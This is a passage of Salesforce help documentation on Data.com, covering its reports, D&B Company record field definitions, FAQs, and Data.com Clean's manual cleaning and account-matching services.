Forecast Data.com-Matched Opportunities	What is the sales forecast from open opportunities with account or lead records matched from Data.com?
Forecast Data.com-Sourced Opportunities	What is the sales forecast from open opportunities with account or lead records added from Data.com?
Leads by Clean Status	Which clean status does each lead have? Grouped by clean status.

Report	Description
Leads from Data.com	Which leads have been added from Data.com? Grouped by date and creator.
Leads Matched to Data.com Records	Which leads matched Data.com and are therefore managed records?
Leads with Duplicate Data.com Keys	Which leads have the same Data.com key and are likely duplicate records? Grouped by Data.com key.
Matching Accounts Last Modified by Clean	Which accounts matched to Data.com records were last modified by Data.com Clean? Accounts are considered to be modified by Clean if there are changes to any fields, including `Clean Status`, and the changes were made either manually or via automated jobs. If the record was later edited by another user, it won't appear in this report. Grouped by last modified date.
Matching Contacts Last Modified by Clean	Which contacts matched to Data.com records were last modified by Data.com Clean? Contacts are considered to be modified by Clean if there are changes to any fields, including `Clean Status`, and the changes were made either manually or via automated jobs. If the record was later edited by another user, it won't appear in this report. Grouped by last modified date.
Matching Leads Last Modified by Clean	Which leads matched to Data.com records were last modified by Data.com Clean? Leads are considered to be modified by Clean if there are changes to any fields, including `Clean Status`, and the changes were made either manually or via automated jobs. If the record was later edited by another user, it won't appear in this report. Grouped by last modified date.
Percentage Converted Leads from Data.com	What percentage of converted leads were added from Data.com?
Percentage Forecast Matched to Data.com	What percentage of sales forecast is from open opportunities with account or lead records matched to Data.com and are therefore managed records?
Percentage Leads Matched to Data.com	What percentage of leads are matched to Data.com and are therefore managed records?
Percentage Revenue Matched to Data.com	What percentage of revenue is from opportunities associated with account or lead records that match to Data.com?
Percentage Sales Forecast from Data.com	What percentage of my sales forecast comes from account or lead records added from Data.com?
Percentage Sales Revenue from Data.com	What percentage of my sales revenue came from account or lead records added from Data.com?
Revenue Data.com-Matched Opportunities	What is the sales revenue amount from closed-won opportunities with account or lead records matched from Data.com?

Report	Description
Revenue Data.com-Sourced Opportunities	What is the sales revenue amount from closed-won opportunities with account or lead records added from Data.com?

To run any Data.com report, just click the Reports tab, expand the Data.com list, and select the one you want.

To view Data.com reports as dashboards, just click the Dashboards tab. In the `View Dashboards` drop-down, under Data.com, select `Data.com Impact` or `Data.com Analytics`.

GETTING EXPANDED DATA FOR ACCOUNTS AND LEADS

D&B Companies Overview

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Dun & Bradstreet (D&B) is the world's leading source of commercial information and insight on businesses, enabling companies to Decide with Confidence® for over 170 years. D&B's global database contains the world's largest source of business records, and is backed by D&B's proprietary DUNSRight® quality assurance process, ensuring you that company information is complete and accurate.

As part of the Salesforce Data.com solution, D&B gives users integrated access to its trusted global database of millions of companies and corporate structures, and over 70 fields of company information, such as D-U-N-S Number and NAICS industry codes, directly in Salesforce.

D&B Companies is available to organizations that purchase Data.com Premium Prospector or Data.com Premium Clean. Here's how it works.

When an account or lead record is added to Salesforce, a D&B Company record is automatically created and linked to that account via the record's `D&B Company` field. Cleaning an account or lead record, either manually or via automated jobs, also creates a D&B Company record if you don't yet have one in Salesforce. Just click the link in the `D&B Company` field to open the D&B Company record and view the rich set of D&B data, including a `Company Description` field, plus sections like Primary Data and Firmographic Data. If the D&B Company record is linked to an account, the Accounts related list on the page links back to the account record.

For example, if you add an account record for Starbucks, when you open its record, the `D&B Company` field value is `Starbucks Corporation`. The value is underlined to identify it as a link. Just click the link to open the Starbucks Corporation D&B Company record.

For accounts and leads not added from Data.com (those created manually, for example), if a corresponding D&B Company record exists, it is added to Salesforce and linked to the account or lead record the first time that record is cleaned.

If your company also uses Data.com Premium Clean, you can use automated jobs to update your D&B Company records.

Cleaning Records Manually with Data.com Clean

D&B Company Fields

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Organizations that have purchased Data.com Premium Prospector or Data.com Premium Clean have access to our complete set of Dun & Bradstreet (D&B) data—over 70 fields. When an account or lead record is added to Salesforce, a D&B Company record is automatically created and linked to that account via the record's `D&B Company` field. Cleaning an account or lead record, either manually or via automated jobs, also creates a D&B Company record if you don't yet have one in Salesforce. This topic defines the fields you'll see on D&B Company records.

Note: Some D&B field labels are different from the object field labels they are mapped to. For example, the `Account Site` field on account records maps to the `Location Type` field on the linked D&B Company record. For a list of default mappings, see Default Data.com-to-Salesforce Field Mappings. on page 1414

Field	Description
`Annual Sales Volume`	The total annual sales revenue in local currency. D&B tracks revenue data for publicly traded companies, Global Ultimates, Domestic Ultimates, and some headquarters. D&B does not supply this data for branch locations.
`Annual Sales Volume Indicator`	The reliability of the Annual Sales Volume figure. Available values are `Actual number`, `Low`, `Estimated (for all records)`, `Modeled (for non-US records)`. A blank value indicates this data is unavailable.
`Company Description`	A brief description of the company, which may include information about its history, its products and services, and its influence on a particular industry. This data is supplied by Hoover's.
`Delinquency Risk`	The probability that a company will pay with a significant delay compared to the agreed terms. The risk level is based on the standard Commercial Credit Score, and ranges from low risk to high risk. Also known as marketing prescreen. Available values are `High risk of delinquency`, `Low risk of delinquency`, and `Moderate risk of`

Field	Description
	`delinquency`. D&B supplies this data for US organizations only.
`Domestic Ultimate Business Name`	The primary name of the Domestic Ultimate, which is the highest ranking subsidiary, specified by country, within an organization's corporate structure.
`Domestic Ultimate D-U-N-S Number`	The D-U-N-S Number for the Domestic Ultimate, which is the highest ranking subsidiary, specified by country, within an organization's corporate structure.
`D-U-N-S Number`	The Data Universal Numbering System (D-U-N-S) number is a unique, nine-digit number assigned to every business location in the D&B database that has a unique, separate, and distinct operation. D-U-N-S numbers are used by industries and organizations around the world as a global standard for business identification and tracking.
`Facsimile Number`	The company's facsimile number.
`Fifth NAICS Code`	An additional NAICS code used to further classify an organization by industry. See Primary NAICS Code.
`Fifth NAICS Description`	A brief description of an organization's line of business, based on the corresponding NAICS code. See Primary NAICS Description.
`Fifth SIC Code`	An additional SIC code used to further classify an organization by industry. See Primary SIC Code.
`Fifth SIC Description`	A brief description of an organization's line of business, based on the corresponding SIC code. See Primary SIC Description.
`Fifth Tradestyle`	An additional tradestyle used by the organization. See Primary Tradestyle.
`FIPS MSA Code`	The Federal Information Processing Standards (FIPS) and the Metropolitan Statistical Area (MSA) codes identify the organization's location. The MSA codes are defined by the US Office of Management and Budget. D&B supplies this data for US organizations only.
`FIPS MSA Code Description`	A brief description of an organization's FIPS MSA code. D&B supplies this data for US organizations only.
`Fourth NAICS Code`	An additional NAICS code used to further classify an organization by industry. See Primary NAICS Code.
`Fourth NAICS Description`	A brief description of an organization's line of business, based on the corresponding NAICS code. See Primary NAICS Description.
`Fourth SIC Code`	An additional SIC code used to further classify an organization by industry. See Primary SIC Code.
`Fourth SIC Description`	A brief description of an organization's line of business, based on the corresponding SIC code. See Primary SIC Description.

Field	Description
`Fourth Tradestyle`	An additional tradestyle used by the organization. See Primary Tradestyle.
`Geocode Accuracy`	The level of accuracy of a location's geographical coordinates compared with its physical address. Available values include `Rooftop level`, `Street level`, `Block level`, `Census tract level`, and `Mailing address level`.
`Global Ultimate Business Name`	The primary name of the Global Ultimate, which is the highest entity within an organization's corporate structure and may oversee branches and subsidiaries.
`Global Ultimate D-U-N-S Number`	The D-U-N-S Number of the Global Ultimate, which is the highest entity within an organization's corporate structure and may oversee branches and subsidiaries.
`Import/Export`	Identifies whether a business imports goods or services, exports goods or services, and/or is an agent for goods.
`International Dialing Code`	The required code for international calls.
`Latitude`	The geographical coordinates that specify the north-south position of a point on the Earth's surface. Used with longitude to specify a precise location, which is then used to assess the Geocode Accuracy.
`Legal Structure`	Identifies the legal structure of an organization. Available values include `Cooperative`, `Nonprofit organization`, `Local government body`, `Partnership of unknown type`, and `Foreign company`.
`Local Currency Code`	The currency in which the company's sales volume is expressed. The full list of values can be found at the Optimizer Resources page maintained by D&B.
`Local Currency ISO Code`	The code used to represent a company's local currency. This data is provided by the International Organization for Standardization (ISO) and is based on their three-letter currency codes. For example, USD is the ISO code for United States Dollar.
`Location Ownership Indicator`	Indicates whether a company owns or rents the building it occupies.
`Location Type`	Identifies the organizational status of a company. Available values are `Single location`, `Headquarters/Parent`, and `Branch`.
`Longitude`	The geographical coordinates that specify the east-west position of a point on the Earth's surface. Used with latitude to specify a precise location, which is then used to assess the company's Geocode Accuracy.

Field	Description
`Mailing Address`	The address where a company has its mail delivered. If the mailing address is the same as the primary address, this field will be blank.
`Marketing Segmentation Cluster`	Twenty-two distinct, mutually exclusive profiles, created as a result of cluster analysis of D&B data for US organizations. Available values include `High-Tension Branches of Insurance/Utility Industries`, `Rapid-Growth Large Businesses`, `Labor-Intensive Giants`, `Spartans`, `Main Street USA`. D&B supplies this data for US organizations only.
`Minority-Owned Indicator`	Indicates whether an organization is owned or controlled by a member of a minority group. D&B supplies this data for US organizations only.
`National Identification Number`	The identification number used in some countries for business registration and tax collection. This field does not apply to US organizations.
`National Identification System`	Identifies the type of national identification number used. The full list of values can be found at the Optimizer Resources page maintained by D&B.
`Number of Business Family Members`	The total number of family members, worldwide, within an organization, including the Global Ultimate, its subsidiaries (if any), and its branches (if any).
`Number of Employees—Global`	The total number of employees at the Global Ultimate, which is the highest entity within an organization's corporate structure and may oversee branches and subsidiaries.
`Number of Employees—Location`	The number of employees at a specified location, such as a branch location.
`Number of Employees—Location Indicator`	The reliability of the Number of Employees—Location figure. Available values are `Actual number`, `Low`, `Estimated (for all records)`, `Modeled (for non-US records)`. A blank value indicates this data is unavailable.
`Number of Employees—Total`	The total number of employees in the company, including all subsidiary and branch locations. This data is only available on records that have a value of `Headquarter/Parent` in the `Location Type` field.
`Number of Employees—Total Indicator`	The reliability of the Number of Employees–Total figure. Available values are `Actual number`, `Low`, `Estimated (for all records)`, `Modeled (for non-US records)`. A blank value indicates this data is unavailable.
`Out of Business Indicator`	Indicates whether the company at the specified address has discontinued operations.
`Ownership Type Indicator`	Indicates whether ownership of the company is public or private. The subsidiaries of a publicly traded parent company

Field	Description
	will show a value of Private unless the subsidiaries are independently traded.
Parent Company Business Name	The primary name of the parent or headquarters company.
Parent Company D-U-N-S Number	The D-U-N-S Number for the parent or headquarters.
Primary Address	The address where a company is physically located. This field is Billing Address on account records.
Primary Business Name	The primary or registered name of a company.
Primary NAICS Code	The six-digit North American Industry Classification System (NAICS) code is the standard used by business and government to classify business establishments according to their economic activity for the purpose of collecting, analyzing, and publishing statistical data related to the US business economy. The full list of values can be found at the Optimizer Resources page maintained by D&B.
Primary NAICS Description	A brief description of an organization's line of business, based on its NAICS code.
Primary SIC Code	The four-digit Standard Industrial Classification (SIC) code is used to categorize business establishments by industry. The full list of values can be found at the Optimizer Resources page maintained by D&B.
Primary SIC Description	A brief description of an organization's line of business, based on its SIC code.
Primary Tradestyle	A name, different from its legal name, that an organization may use for conducting business. Similar to "Doing business as" or "DBA".
Second NAICS Code	An additional NAICS code used to further classify an organization by industry. See Primary NAICS Code.
Second NAICS Description	A brief description of an organization's line of business, based on the corresponding NAICS code. See Primary NAICS Description.
Second SIC Code	An additional SIC code used to further classify an organization by industry. See Primary SIC Code.
Second SIC Description	A brief description of an organization's line of business, based on the corresponding SIC code. See Primary SIC Description.
Second Tradestyle	An additional tradestyle used by the organization. See Primary Tradestyle.
Sixth NAICS Code	An additional NAICS code used to further classify an organization by industry. See Primary NAICS Code.
Sixth NAICS Description	A brief description of an organization's line of business, based on the corresponding NAICS code. See Primary NAICS Description.

Field	Description
`Sixth SIC Code`	An additional SIC code used to further classify an organization by industry. See Primary SIC Code.
`Sixth SIC Description`	A brief description of an organization's line of business, based on the corresponding SIC code. See Primary SIC Description.
`Small Business Indicator`	Indicates whether the company is designated a small business as defined by the Small Business Administration of the US government. D&B supplies this data for US organizations only.
`Stock Exchange`	The corresponding exchange for a company's ticker symbol. For example: NASDAQ or NYSE.
`Subsidiary Indicator`	Indicates whether a company is more than 50 percent owned by another organization.
`Telephone Number`	A company's primary telephone number.
`Third NAICS Code`	An additional NAICS code used to further classify an organization by industry. See Primary NAICS Code.
`Third NAICS Description`	A brief description of an organization's line of business, based on the corresponding NAICS code. See Primary NAICS Description.
`Third SIC Code`	An additional SIC code used to further classify an organization by industry. See Primary SIC Code.
`Third SIC Description`	A brief description of an organization's line of business, based on the corresponding SIC code. See Primary SIC Description.
`Third Tradestyle`	An additional tradestyle used by the organization. See Primary Tradestyle.
`Ticker Symbol`	The abbreviation used to identify publicly traded shares of a particular stock. Also known as the stock symbol.
`URL`	An organization's primary website address.
`US Tax ID Number`	The identification number for the company used by the Internal Revenue Service (IRS) in the administration of tax laws. Also referred to as Federal Taxpayer Identification Number. D&B supplies this data for US organizations only.
`Woman-Owned Indicator`	Indicates whether a company is more than 50 percent owned or controlled by a woman. D&B supplies this data for US organizations only.
`Year Started`	The year the company was established or the year when current ownership or management assumed control of the company. If the company establishment or ownership year is unavailable,

Field	Description
	then the year the D&B record was created will be used. D&B does not supply this data for branch locations.

Finding and Adding Accounts from Data.com

Finding and Adding Data.com Accounts by Global Ultimate D-U-N-S Number

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To add accounts from Data.com	“Create” on accounts

If you use Data.com Premium Prospector, you can search D&B Company records by Global Ultimate D-U-N-S Number to see a list of accounts within an organizations's corporate structure and then add those accounts to Salesforce. The Global Ultimate is the highest entity within an organization and is identified by a nine-digit Global Ultimate D-U-N-S Number. All companies that are part of the same corporate structure as the Global Ultimate are identified by the same Global Ultimate D-U-N-S Number.

Note: Before you can search by Global Ultimate D-U-N-S Number, the `Search Global Ultimate D-U-N-S` button must be added to the D&B Company page layout.

1. Go to the detail page of the D&B Company record you want to find accounts with the same Global Ultimate D-U-N-S Number for.
2. Click **Search Global Ultimate D-U-N-S**.
   The Data.com tab opens and displays a list of accounts that match the Global Ultimate D-U-N-S Number of the D&B Company record.
3. If the results list is long, you can sort the results by any table heading. The **Location Type** heading, for example, sorts results by headquarters, single location, and branch.
4. If you don't see what you're looking for, use filters to narrow your results.
5. For more information about a particular account, such as its account site, click the account name to see its account card.
6. Add all accounts or a selection to Salesforce.
7. From the confirmation message, click **Go to Accounts** to view the list of new records on the Accounts home page.

Here are some things to keep in mind when searching by Global Ultimate D-U-N-S Number.

- Global Ultimate D-U-N-S Number search results *only* include accounts that are in Data.com, so you may not get *complete* Global Ultimate D-U-N-S results if some members of the corporate structure are not in Data.com.
- You can use filters to narrow down your Global Ultimate D-U-N-S Number search results.
- You can export records from your Global Ultimate D-U-N-S Number search results.
- You can't save the search.

Data.com FAQs

How can I find out which Data.com user type I am?

It's easy. Access your personal information in your personal settings. The `Data.com User Type` field identifies you as either a Data.com User or a Data.com List User. If the field is blank, you do not have a Data.com user license.

For a quick definition of your Data.com user type, just click the info icon (i) next to the field. For complete details, see the help topic Understanding Data.com User Types, Licenses, and Limits on page 1418.

See Also:

Data.com FAQs

How can I improve my Data.com search results?

It's easy. Just use search modifiers. To see examples, just click the info icon (i) above each search field on the Data.com tab. It's also helpful to save searches you use frequently.

See Also:

Understanding Data.com Searches

Why do I see companies I didn't search for in my Data.com search results?

For account searches, the Data.com search results you get are based on the company name, the website of the parent company, and the websites of the parent company's subsidiaries and branch locations, if any, so your results may include companies that you didn't actually search for. For example, if you want to find Sun Microsystems and you enter either `Sun Microsystems` or `sun.com` in the `Company or Website` field, the results will also include Oracle Corporation because Oracle is the parent company of Sun Microsystems..

See Also:

Understanding Data.com Searches

How can I find out how many Data.com records I can add to Salesforce?

First, find out which Data.com user type you are on page 892. If you're a Data.com User, access your personal information in your personal settings and select the `Data.com Monthly Addition Limit` field. Monthly limits are set by your system administrator and expire at the end of each month.

If you're a Data.com List User, you share record additions from a pool with all other List Users in your organization. Your organization's pool has a limit, so if one Data.com List User reaches the limit, other Data.com List Users can't add records.

If adding a set of records would cause you to exceed your addition limit, you'll see a message that tells you how many additions you have left. If you still need to add more records, contact your system administrator.

Data.com FAQs

What does the `Account Site` field value on an Account record mean?

`Headquarters/Parent` indicates that a company is a legal entity with other locations.

`Single location` indicates that a company is a headquarters with no other locations, and that it may or may not be a distinct legal entity.

`Branch` indicates that a company is not a distinct entity. Rather, a branch is a location of a headquarters or parent company.

See Also:

What is the difference between the Account Site and Location Type fields?

Why does the `Ownership` field have a value of `Private` for companies I know are public?

Dun & Bradstreet (D&B), who provides this data, only tracks ownership information for headquarters or parent companies. If a publicly traded headquarters or parent company has any subsidiaries, such as branch locations, those subsidiaries show a value of `Private` unless they are traded independently. The value will also be `Private` if the ownership type is unknown.

See Also:

What does the Account Site field value on an Account record mean?

I'm seeing a discrepancy between the numbers in the `Employees` and `Contacts` fields on an Account record. Why?

There are a number of possible reasons.

- The number of employees is only available on records that have a value of `Headquarters/Parent` in the `Account Site` field. This means that a branch location may show a value of zero in the `Employees` field but still have a number of contacts.
- The `Employees` field on Account records shows the total number of employees within a company, including all subsidiary and branch locations. The number of contacts, however, reflects only the contacts at that specific location. So a headquarters location that has 5,000 employees throughout its various locations may only have 3,000 contacts at the headquarters location.
- *Employee* totals come from Dun & Bradstreet (D&B) and usually *do not* include contract employees. *Contact* totals and related data come from the Data.com community and often *do* include contract employees as long as they have a valid company email address.

Data.com FAQs

I use Data.com and I'm seeing a blank or zero (0) value in the Employee and Revenue fields. Why?

Dun & Bradstreet (D&B) collects revenue data for headquarters and single locations only, so records associated with branch locations won't have a value for the `Annual Revenue` field on account and leads records or the `Annual Sales Volume` field on D&B Company records.

Similarly, D&B doesn't always have confirmed employee counts for branches and single locations, so there might not be a value for the `Number of Employees` field on lead records, the `Employee` field on account records, or the `Number of Employee-Total` field on D&B Company records.

See Also:

Data.com FAQs

Why do some leads have a blank or zero (0) value in the `Annual Revenue` and `Number of Employees` fields after I use the Data.com Clean auto-fill feature?

Data.com Clean has improved its location-based matching and, as a result, contacts are now associated with their actual location, rather than the organization's headquarters location. Because Dun & Bradstreet (D&B) only collects revenue data for headquarters locations, leads associated with a branch location or single location won't have a value for the `Annual Revenue` field. Similarly, D&B doesn't always have confirmed employee counts for branch and single locations, so there might not be a value for the `Number of Employees` field on lead records.

If you want to map the revenue and employee data from the headquarters location to the branch or single location records, contact your Salesforce administrator.

See Also:

Data.com FAQs

When I use the Employees or Revenue filter to refine my account or contact search results, I get far fewer results than I expect. Why?

Dun & Bradstreet (D&B) doesn't collect revenue data for branch locations and doesn't always have confirmed employee counts for branches or single locations. Therefore, if you enter `1` as your minimum range in the Revenue filter, your search results will exclude all records that have a zero (0) Revenue value. Similarly, if you enter `0` as your minimum range in the Revenue filter, your search results will exclude all records that have a blank Revenue value. The Employee filter works the same way.

If you want all records with a zero (0) or blank Revenue or Employee value included in your filtered search results, be sure to leave the `Min` field blank.

What does the Account Site field value on an Account record mean?
Data.com Contact Search Fields and Filters

Why do some account and D&B Company records have identical D-U-N-S Numbers?

If a company operates within a single country, its Global Ultimate (highest entity within an organization) and Domestic Ultimate (highest entity within an organization in a country) are the same entity, and therefore the values in their `D-U-N-S Number` fields are the same. For definitions of all the D&B fields, see D&B Company Fields.

See Also:

Data.com FAQs

What is the difference between the `Account Site` and `Location Type` fields?

`Account Site` is the field found on account records and the Data.com account card. `Location Type` is the field found on D&B Company records. (D&B Company records are available to organizations that have purchased Data.com Premium Prospector.) Both fields contain the same values: `Single location`, `Headquarters/Parent`, and `Branch`.

D&B Companies Overview

CLEANING YOUR ACCOUNTS, CONTACTS, AND LEADS

Data.com Clean Overview

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Data.com Clean is an important part of the Salesforce Data.com product suite, offering both manual and automated cleaning for your account, contact, and lead records. Data.com Clean provides full clean capability for your organization: all Data.com Clean users can manually clean Salesforce accounts, contacts, and leads, and you can configure jobs to flag field value differences on Salesforce records or automatically fill blank fields. Data.com Clean does not support person accounts.

Clean works by comparing your Salesforce account, contact, and lead records with records from Data.com, linking records that match, and providing clean status information on the Salesforce record. You can choose to implement Clean for accounts, contacts, and leads, and specify whether the clean process will flag differences between the two records, or also auto-fill blank Salesforce fields with Data.com values.

Licensed Data.com Prospector users can also clean individual records manually, comparing their fields and values side by side with those from the linked Data.com record. Metrics and analytics provide detailed information about the value of Data.com Clean to your organization: see how many of your Salesforce records are matched to Data.com records, and how many have been updated by manual and automated clean processes.

Cleaning Records Manually with Data.com Clean

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To clean account records:	"Edit" on accounts
To clean contact records:	"Edit" on contacts
To clean lead records:	"Edit" on leads

Data.com Clean includes both manual and automated clean capabilities that help ensure your CRM records are always up to date. Manual clean works for *all* the account, contact, and lead records you have access to in Salesforce—not just those you previously added from Data.com. Manual clean is available to organizations that have purchasedData.com Clean, and to any Salesforce user with a Data.com Prospector license.

Note: If you clean your account records with Data.com Prospector or Data.com Clean, Data.com converts non-USD currencies to USD every month, which may cause the values in the `Annual Revenue` field to change. For organizations that use non-USD currencies, we ignore the `Annual Revenue` field when determining a record's clean status (so the `Clean Status` field's value does not change). We also remove the value from the `Annual Revenue` field on account records and the clean comparison page.

1. Check the record's `Clean Status` field.
2. If the status is `Different` or `Not Compared`, click **Clean** to open the comparison page and compare the Salesforce record with Data.com's.

   Tip: From the `Clean Status` field, you can also get additional status information (such as which fields have different data in Data.com) and then clean the record. Just click the status icon (❗) and the popup will guide you.

3. Compare the two records side by side. You'll see a check mark next to any Data.com field value that matches the corresponding value in your Salesforce record.
4. Select the checkbox next to any Data.com value you want to accept.
5. Click **Save** when you're satisfied that the record is accurate, even if you don't accept any data from Data.com.
   The `Clean Status` field reflects the record's current status and its time stamp is updated to reflect your activity.

   Note: If you click **Cancel**, your Salesforce record's data won't be updated, but if Data.com finds a better match for the record, the values in its `Clean Status` and `Data.com Key` fields may change. These two fields always reflect the best match from Data.com as of the most recent clean process, whether the record was cleaned manually (by you) or automatically (via Clean jobs).

   If your organization uses Data.com Premium Clean or Data.com Premium Prospector and you've manually cleaned an account or lead record that doesn't yet have a D&B Company record linked to it, Salesforce will create a D&B Company record (if available) and link it to the account or lead record when you click **Save**. The next time you open the comparison page, the linked record will be identified by its D-U-N-S Number in the `D&B Company Record Linked` field.

Understanding Data.com Clean Account Matching Services

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

If you use Data.com Prospector or Data.com Clean, you can select the matching service your organization uses to clean account records. Here are your options.

- Data.com matching is the default matching service used by Data.com Clean. Matches are based on the `Account Name`, `Billing Address`, `Website`, and `Phone` fields.
- DUNSRight matching is D&B's proprietary data-quality technology, which uses a rigorous process to normalize data and match D&B company records to your account records. The process also employs the D&B Confidence Code, which ranks Data.com match candidates based on how similar they are to your record, from 1 (not similar) to 10 (identical or highly similar). D&B also provides letter-coded match grades for individual fields. For details about how D&B DUNSRight matching works, see *D&B Entity Matching*.

Matching Service	Sync Behavior
Data.com matching	Based on the schedule you select, jobs will process *only records of enabled objects that have Not Compared clean status* (likely because Salesforce records have changed since the previous job was run). This is called an *incremental sync*. If you schedule jobs for at least one day of the week, the first time jobs run, and two weeks after the previous full sync job finishes, jobs will process *all records of enabled CRM objects*

Matching Service	Sync Behavior
	(accounts, contacts, and leads) even if no records have changed. This type of job is called a *full sync,* and it will run *instead of* the incremental sync at the same scheduled time.
D&B DUNSRight matching	Based on the schedule you select, jobs will process *only records of enabled objects that have Not Compared clean status* (likely because Salesforce records have changed since the previous job was run). This is called an *incremental sync*. If you use DUNSRight matching, you can schedule a full sync of your account records with Data.com's the next time your account clean jobs run. The full sync job will run *instead of* the incremental sync. After the requested full sync runs, this option is turned off. You can turn it back on and run another full sync once every 30 days.

Before selecting a matching service, consider the following.

- Changing the matching service might affect your organization's match rates.
- Neither matching service supports person accounts because person accounts are excluded from Clean jobs.
- If you'll be cleaning account records from non-English speaking countries, we recommended that you use D&B DUNSRight matching.
- Data.com Clean always uses the `D-U-N-S Number` field to match (or look up) accounts records. Any account record without a D-U-N-S Number will be matched using whichever matching service was selected (either Data.com matching or D&B DUNSRight matching).
- If, after changing matching services, you want to do a one-time rematch using the new matching service, you can manually remove the D-U-N-S Number on account records to force the matching service to rematch the records. Be aware that this might affect your match rates.
- If you use DUNSRight matching, for the `D-U-N-S Number` field you cannot map a custom field or skip mapping. We don't recommend mapping a custom field or skipping mapping for either matching service: Data.com matching or DUNSRight.
- After you select D&B DUNSRight matching, the initial match operation will take approximately one to two seconds per record. If your organization has a large number of account records that do not have a D-U-N-S Number, it may take several days to complete the process.
- To improve match rates when using D&B DUNSRight matching, be sure to include a valid state or province for US- and Canadian-based account records.
- D&B DUNSRight matching provides matching records for over 200 more countries than Data.com matching. DUNSRight matching *does not* support these countries and regions: Admiralty Islands; Åland Islands; Antarctica; Ascension Island; Bonaire; Bouvet Island; British Indian Ocean Territory; Caroline Islands; Cocos (Keeling) Islands; Cuba; Curaçao; French Southern Territories; Guernsey; Heard Island and McDonald Islands; Isle of Man; Jersey; Korea, Democratic People's Republic of; Mayotte; Micronesia, Federated States of; Midway Islands; Mongolia; Niue; Palau; Palestinian Territory Occupied; Pitcairn; Saint Barthélemy; Saint Eustatius and Saba; Saint Martin (French part); Sint Maarten (Dutch part);

South Georgia; South Sandwich Islands; Svalbard and Jan Mayen; Timor Liste; Turkish Cyprus; United States Minor Outlying Islands; Wake Island; Wallis and Futuna; Western Sahara.


Comparing Salesforce and Data.com Data at a Glance

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

When you manually clean a Salesforce account, contact, or lead record, you compare the data in your Salesforce record with data from Data.com. When you click the **Clean** button or `Clean Status` field value from a record , the comparison page appears. There you'll see the Salesforce record's fields and values side by side with the Data.com record's fields and values.

Cleaning records is easier if you understand how to read and use the comparison page. Here's what you'll find there.



1. The columns present Salesforce and Data.com records side by side, so you can easily compare the data from each source.
2. Field names appear on the left. If Data.com has no data for a field, the field name will not appear.
3. If your Salesforce data matches Data.com's you'll see a green check mark (✔) for that field in the Data.com column.
4. If Data.com has data for a field that's blank or different in Salesforce, you'll see a checkbox. Select it to accept Data.com's data.

5. If you use Data.com Premium Prospector or Data.com Premium Clean, when you clean an account or lead record, we create a D&B Company record (if one is available from Data.com and doesn't yet exist in Salesforce) and link it to the account or lead. The D&B Company record is identified on the comparison page.
6. If your Salesforce record is currently matched to a Data.com record and you think the match is wrong, click **Wrong Match?** and select a different Data.com record. This feature is available for D&B DUNSRight matching only.
7. By default, fields that have identical data are hidden. Click `Show Identical Fields` to see them all, along with the fields that have different data (as in this example). If there are a lot of fields, a scroll bar may appear. To hide identical fields, click `Hide Identical Fields`.
8. Click **Save** when you're satisfied that you have the data you want, even if you don't make any changes. The Salesforce record's clean status will be updated to `Reviewed` or `In Sync`. If, however, the record's clean status was `Inactive`, it will remain `Inactive` after you click **Save**. If you click **Cancel**, your Salesforce record's data won't be updated, but if Data.com finds a better match for the record, the values in its `Clean Status` and `Data.com Key` fields may change. These two fields always reflect the best match from Data.com as of the most recent clean process, whether the record was cleaned manually (by you) or automatically (via Clean jobs).

Note: You can't see the entire `D-U-N-S Number` value for an account (on the comparison page or the account card) until the account has been added to Salesforce from Data.com or (for existing records) cleaned with Data.com. Until you add or clean the record, the number's first five digits are masked with asterisks (*).

Selecting a Matching Record from Data.com

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To clean account records:	"Edit" on accounts
To clean contact records:	"Edit" on contacts
To clean lead records:	"Edit" on leads

Select a Data.com Match for your Salesforce Account Record (0:47 minutes)

If your organization uses D&B's DUNSRight Matching service to match and clean your account records, we automatically match records according to a preset D&B confidence code, which your administrator selects. If we don't have a record qualified for an *automatic* match, but we have identified one or more *potential* matches, we'll set your record's clean status to `Select Match`. This clean status lets you know you need to *manually* review match candidates and select one. After you select a match, you manually clean your Salesforce record in the usual way.

1. If you need to select an initial match, from the record, click the `Select Match` clean status value, then click **Select Account from Data.com**.
   On the select match page, you'll see up to five match candidates, with the most similar record at the top.
2. Review the candidates. Hover over any candidate's gray match grade bar to view the record's D&B DUNSRight match information, including its confidence code and match grade details (if available). The blue match grade legend shows D&B code letters that correspond to these fields in your account record, in this order left to right.
   `Account Name` or `Tradestyle` | `Street Number` | `Street Name` | `City` | `State / Province` | `Mailing Address / PO Box` | `Phone`
3. Click any code letter to see the field name and an explanation.

Letter	Definition
A	Values either match exactly or are similar enough that they should be considered to match.
B	Values are similar. In some cases, when Data.com and D&B data are updated at different times, if a field on the D&B record is blank, the match grade letter will indicate that the field values are similar (B) instead of blank (Z).
F	Values do not match.
Z	Value is blank in one or both of the records. When the `State` value is blank within a D&B record, the `Street` field value is normalized to be blank. In these cases, both fields are colored gray in the match grade legend and the match grade for each is `Z`.

4. Highlight the match you want, then click **Select and Proceed to Clean**. If you don't find a match you want, click **Cancel**; your record's status will remain `Select Match`.
5. Clean the record.
   The record's `Clean Status` field is updated.

